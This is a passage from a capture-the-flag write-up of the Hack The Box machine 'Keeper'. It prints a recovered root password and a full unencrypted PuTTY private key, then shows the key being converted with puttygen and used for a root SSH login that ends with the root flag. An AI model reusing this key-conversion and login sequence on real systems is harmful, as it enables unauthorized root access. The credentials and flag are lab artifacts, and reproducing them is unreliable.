
The Password for ‘**root**’ is '**F4><3K0nd!**'

BUT THIS HAPPENED




```
┌──(moghees㉿kali)-[~/Desktop/CTFs/HTB/keeper]
└─$ ssh root@10.10.11.227
root@10.10.11.227's password:
Permission denied, please try again.
root@10.10.11.227's password:
Permission denied, please try again.
root@10.10.11.227's password: 
```

Then I used this :




```
PuTTY-User-Key-File-3: ssh-rsa
Encryption: none
Comment: rsa-key-20230519
Public-Lines: 6
AAAAB3NzaC1yc2EAAAADAQABAAABAQCnVqse/hMswGBRQsPsC/EwyxJvc8Wpul/D
8riCZV30ZbfEF09z0PNUn4DisesKB4x1KtqH0l8vPtRRiEzsBbn+mCpBLHBQ+81T
EHTc3ChyRYxk899PKSSqKDxUTZeFJ4FBAXqIxoJdpLHIMvh7ZyJNAy34lfcFC+LM
Cj/c6tQa2IaFfqcVJ+2bnR6UrUVRB4thmJca29JAq2p9BkdDGsiH8F8eanIBA1Tu
FVbUt2CenSUPDUAw7wIL56qC28w6q/qhm2LGOxXup6+LOjxGNNtA2zJ38P1FTfZQ
LxFVTWUKT8u8junnLk0kfnM4+bJ8g7MXLqbrtsgr5ywF6Ccxs0Et
Private-Lines: 14
AAABAQCB0dgBvETt8/UFNdG/X2hnXTPZKSzQxxkicDw6VR+1ye/t/dOS2yjbnr6j
oDni1wZdo7hTpJ5ZjdmzwxVCChNIc45cb3hXK3IYHe07psTuGgyYCSZWSGn8ZCih
kmyZTZOV9eq1D6P1uB6AXSKuwc03h97zOoyf6p+xgcYXwkp44/otK4ScF2hEputY
f7n24kvL0WlBQThsiLkKcz3/Cz7BdCkn+Lvf8iyA6VF0p14cFTM9Lsd7t/plLJzT
VkCew1DZuYnYOGQxHYW6WQ4V6rCwpsMSMLD450XJ4zfGLN8aw5KO1/TccbTgWivz
UXjcCAviPpmSXB19UG8JlTpgORyhAAAAgQD2kfhSA+/ASrc04ZIVagCge1Qq8iWs
OxG8eoCMW8DhhbvL6YKAfEvj3xeahXexlVwUOcDXO7Ti0QSV2sUw7E71cvl/ExGz
in6qyp3R4yAaV7PiMtLTgBkqs4AA3rcJZpJb01AZB8TBK91QIZGOswi3/uYrIZ1r
SsGN1FbK/meH9QAAAIEArbz8aWansqPtE+6Ye8Nq3G2R1PYhp5yXpxiE89L87NIV
09ygQ7Aec+C24TOykiwyPaOBlmMe+Nyaxss/gc7o9TnHNPFJ5iRyiXagT4E2WEEa
xHhv1PDdSrE8tB9V8ox1kxBrxAvYIZgceHRFrwPrF823PeNWLC2BNwEId0G76VkA
AACAVWJoksugJOovtA27Bamd7NRPvIa4dsMaQeXckVh19/TF8oZMDuJoiGyq6faD
AF9Z7Oehlo1Qt7oqGr8cVLbOT8aLqqbcax9nSKE67n7I5zrfoGynLzYkd3cETnGy
NNkjMjrocfmxfkvuJ7smEFMg7ZywW7CBWKGozgz67tKz9Is=
Private-MAC: b0a0fd2edf4f0e557200121aa673732c9e76750739db05adc3ab65ec34c55cb0
```



```
┌──(moghees㉿kali)-[~/Desktop/CTFs/HTB/keeper]
└─$ puttygen key.ppk -O private-openssh
puttygen: need to specify an output file

┌──(moghees㉿kali)-[~/Desktop/CTFs/HTB/keeper]
└─$ puttygen key.ppk -O private-openssh -o password.pem

┌──(moghees㉿kali)-[~/Desktop/CTFs/HTB/keeper]
└─$ ls
hydra.restore  Keeper  key.ppk  nmap.scan  passcodes.kdbx  password.pem

┌──(moghees㉿kali)-[~/Desktop/CTFs/HTB/keeper]
└─$ ssh -i password.pem root@10.10.11.227
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-78-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connect
ion or proxy settings

You have new mail.
Last login: Fri Nov 10 15:09:21 2023 from 10.10.14.89
root@keeper:~# 
```

YAYYYYY!!!

root flag



```
root@keeper:~# cat root.txt
c59d3aa835623b912c866380ae437935
root@keeper:~# 
```